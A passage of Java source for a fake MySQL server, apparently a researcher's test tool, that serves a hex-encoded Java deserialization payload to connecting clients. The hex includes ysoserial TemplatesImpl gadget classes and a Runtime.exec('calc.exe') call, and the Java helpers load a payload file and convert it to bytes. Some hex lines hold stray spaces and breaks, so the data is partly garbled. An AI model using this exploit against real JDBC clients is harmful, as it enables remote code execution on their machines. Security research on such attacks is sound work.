571007e00044c00115f6f757470757450726f706572746965737400164c6a6176612f7574696c2f5
0726f706572746965733b787000000000ffffffff757200035b5b424bfd19156767db37020000787
0000000002757200025b42acf317f8060854e002000078700000069ecafebabe0000003400390a000
300220700370700250700260100107365726961 6c56657273696f6e5549440100014a01000d436f6
e7374616e7456616c756505ad2093f391ddef3e0100063c696e69743e010003282956010004436f6
46501000f4c696e654e756d6265725461626c650100124c6f63616c5661726961626c655461626c6
501000474686973010013537475625472616e736c65745061796c6f616401000c496e6e6572436c6
1737365730100354c79736f73657269616c2f7061796c6f6164732f7574696c2f476164676574732
4537475625472616e736c65745061796c6f61643b0100097472616e73666f726d010072284c636f6
d2f73756e2f6f72672f6170616368652f78616c616e2f696e7465726e616c2f78736c74632f444f4
d3b5b4c636f6d2f73756e2f6f72672f6170616368652f786d6c2f696e7465726e616c2f736572696
16c697a65722f53657269616c697a6174696f6e48616e646c65723b2956010008646f63756d656e7
401002d4c636f6d2f73756e2f6f72672f6170616368652f78616c616e2f696e7465726e616c2f787
36c74632f444f4d3b01000868616e646c6572730100425b4c636f6d2f73756e2f6f72672f6170616
368652f786d6c2f696e7465726e616c2f73657269616c697a65722f53657269616c697a6174696f6
e48616e646c65723b01000a457863657074696f6e730700270100a6284c636f6d2f73756e2f6f726
72f6170616368652f78616c616e2f696e7465726e616c2f78736c74632f444f4d3b4c636f6d2f737
56e2f6f72672f6170616368652f786d6c2f696e7465726e616c2f64746d2f44544d4178697349746
57261746f723b4c636f6d2f73756e2f6f72672f6170616368652f786d6c2f696e7465726e616c2f7
3657269616c697a65722f53657269616c697a6174696f6e48616e646c65723b29560100086974657
261746f720100354c636f6d2f73756e2f6f72672f6170616368652f786d6c2f696e7465726e616c2
f64746d2f44544d4178697349746572617 46f723b01000768616e646c65720100414c636f6d2f737
56e2f6f72672f6170616368652f786d6c2f696e7465726e616c2f73657269616c697a65722f53657
269616c697a6174696f6e48616e646c65723b01000a536f7572636546696c6501000c47616467657
4732e6a6176610c000a000b07002801003379736f73657269616c2f7061796c6f6164732f7574696
c2f476164676574732453747562547 2616e736c65745061796c6f6164010040636f6d2f73756e2f6
f72672f6170616368652f78616c616e2f696e7465726e616c2f78736c74632f72756e74696d652f4
162737472616374547261 6e736c65740100146a6176612f696f2f53657269616c697a61626c65010
039636f6d2f73756e2f6f72672f6170616368652f78616c616e2f696e7465726e616c2f78736c746
32f5472616e736c6574457863657074696f6e01001f79736f73657269616c2f7061796c6f6164732
f7574696c2f476164676574730100083c636c696e69743e0100116a6176612f6c616e672f52756e7
4696d6507002a01000a67657452756e74696d6501001528294c6a6176612f6c616e672f52756e746
96d653b0c002c002d0a002b002e01000863616c632e657865080030010004657865630100272 84c6
a6176612f6c616e672f537472696e673b294c6a6176612f6c616e672f50726f636573733b0c00320
0330a002b003401000d537461636b4d61705461626c6501001e79736f73657269616c2f50776e657
2383635393635363835303134353030010020 4c79736f73657269616c2f50776e657238363539363
5363835303134353030 3b00210002000300010004000100 1a0005000600010007000000020008000
40001000a000b0001000c0000002f0001000100000052ab70001b100000002000d0000000600010
000002f000e0000000c000100000005000f0038000000010013001400020 00c0000003f000000030
0000001b100000002000d0000000600010000034000e0000002000030000000100 0f00380000000
0000100150016000100000001001700180002001900000004000100 1a00010013001b0002000c000
00049000000040000000 1b100000002000d0000000600010000038000e0000002a0004000000010
00f0038000000000000100150016000100000001001c001d000200000001001e001f0003001900000
0040001001a0008002900 0b0001000c0000002400030002000000 0fa70003014cb8002f1231b6003
557b1000000010036000000030001030002002000000002002100110000000a00010002002300100
```

```
0097571007e0010000001d4cafebabe00000034001b0a000300150700170700180700190100107360
57269616c56657273696f6e5549440100014a01000d436f6e7374616e7456616c75650571e669ee3
c6d47180100063c696e69743e010003282956010004436f646501000f4c696e654e756d626572546
1626c650100124c6f63616c5661726961626c655461626c65010004746869730100034 66f6f01000
c496e6e6572436c6173736573010025 4c79736f73657269616c2f7061796c6f6164732f7574696c2
f476164676574732466f6f3b01000a536f7572636546696c6501000c476164676574732e6a61766
10c000a000b07001a01002379736f73657269616c2f7061796c6f6164732f7574696c2f476164676
5747324466f6f0100106a6176612f6c616e672f4f626a6563740100146a6176612f696f2f5365726
9616c697a61626c6501001f79736f73657269616c2f7061796c6f6164732f7574696c2f476164676
5747300210002000300010004000100 1a000500060001000700000002000800010001000a000b000
1000c0000002f00010001000000052ab70001b100000002000d000000060001000000 3c000e00000
00c00010000000 5000f001200000002001300000002001400110000000a000100020016001000097
074000450776e72707701007871007e000d7807000005fe000022000100";
                dataOutputStream.write(hexTobytes(data));
                dataOutputStream.flush();
                break;
        }

    }

    private String getPayload() throws IOException {
        File file = new File("C:\\Users\\Administrator\\Documents\\工作学习相关\\学
习\\MySQL_Fake_Server\\1.txt");
        FileInputStream fileInputStream = new FileInputStream(file);
        byte[] bytes = new byte[(int) file.length()];
        fileInputStream.read(bytes);
        return bytesToHex(bytes);
    }

    private byte[] hexTobytes(String hex) {
        if (hex.length() < 1) {
            return null;
        } else {
            byte[] result = new byte[hex.length() / 2];
            int j = 0;
            for (int i = 0; i < hex.length(); i += 2) {
                result[j++] = (byte) Integer.parseInt(hex.substring(i, i + 2),
16);
            }
            return result;
        }
    }

    public String bytesToHex(byte[] bytes) {
        StringBuffer stringBuffer = new StringBuffer();
        for (int i = 0; i < bytes.length; i++) {
            String s = Integer.toHexString(bytes[i] & 0xFF);
            if (s.length() < 2) {
                s = "0" + s;
            }
            stringBuffer.append(s.toLowerCase());
        }
        return stringBuffer.toString();
    }

    public String payloadLength(String payload) {
        String hexStr = Integer.toHexString(payload.length() / 2);
        int length = hexStr.length();
```

```java
        if (length % 6 != 0) {
            for (int i = 0; i < 6 - length; i++) {
                hexStr = "0" + hexStr;
            }
        }
        System.out.println("payload长度: " + hexStr);
        return hexStr;
    }
}
```